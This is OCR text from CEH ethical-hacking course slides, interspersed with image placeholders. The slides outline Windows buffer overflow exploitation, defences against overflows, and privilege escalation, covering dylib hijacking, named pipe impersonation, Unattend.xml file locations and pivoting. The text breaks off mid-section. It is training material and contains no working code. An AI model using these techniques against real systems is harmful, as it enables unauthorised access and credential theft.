
Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module


- In this step, attackers identify the right module of the vulnerable server that lacks memory protection
- In Immunity Debugger, you can use scripts such as mona.py to identify modules that lack memory protection



Windows Buffer Overflow Exploitation (Cont'd)




Windows Buffer Overflow Exploitation (Cont'd)





Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the msfvenom command to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server








Buffer Overflow Detection Tools

OllyDbg

OllyDbg dynamically traces stack frames and program execution, and it logs arguments of known functions



Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

BOVSTT
https://github.com

Defending against Buffer Overflows

1. Develop programs by following secure coding practices and guidelines
2. Use address space layout randomization (ASLR) technique
3. Validate arguments and minimize code that requires root privileges
4. Perform code review at the source code level by using static and dynamic code analyzers
5. Allow the compiler to add bounds to all buffers
6. Implement automatic bounds checking
7. Always protect the return pointer on the stack
8. Never allow execution of code outside the code space
9. Regularly patch the applications and operating systems
10. Perform code inspection manually with a checklist to ensure that the code meets certain criteria
11. Employ Data Execution Prevention (DEP) to mark memory regions as non-executable
12. Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced

Module Flow


1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Privilege Escalation

- An attacker can gain access to the network using a non-admin user account and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing



Privilege Escalation by Exploiting Vulnerabilities

- Attackers exploit software vulnerabilities by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to execute malicious code
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to gain higher privileges than those existing or to bypass security mechanisms
- Attackers using these exploits can access privileged user accounts and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) and Exploit Database (*https://www.exploit-db.com*)




https://www.exploit-db.com

Privilege Escalation Using Dylib Hijacking


- In OS X, when applications load an external dylib (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can inject a malicious dylib into one of the primary directories, it will be executed in place of the original dylib


- Dylib Hijack Scanner helps attackers to detect dylibs that are vulnerable to hijacking attack
- Attackers use tools such as DylibHijack to perform dylib hijacking on the target system



Privilege Escalation using Named Pipe Impersonation

- In the Windows operating system, named pipes provide legitimate communication between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having higher access privileges






- Attackers use tools such as Metasploit to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as getsystem to gain administrative-level privileges and extract password hashes of the admin/user accounts

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)


Unattended Installs

- Unattended install details such as configuration settings used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\Unattend\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in Unattend.xml to escalate privileges



Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further bypass the firewall to pivot via the compromised system to access other vulnerable systems in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



Pivoting and Relaying to Hack External Machines (Cont'd)

CEH Certified Ethical Hacker

Pivoting

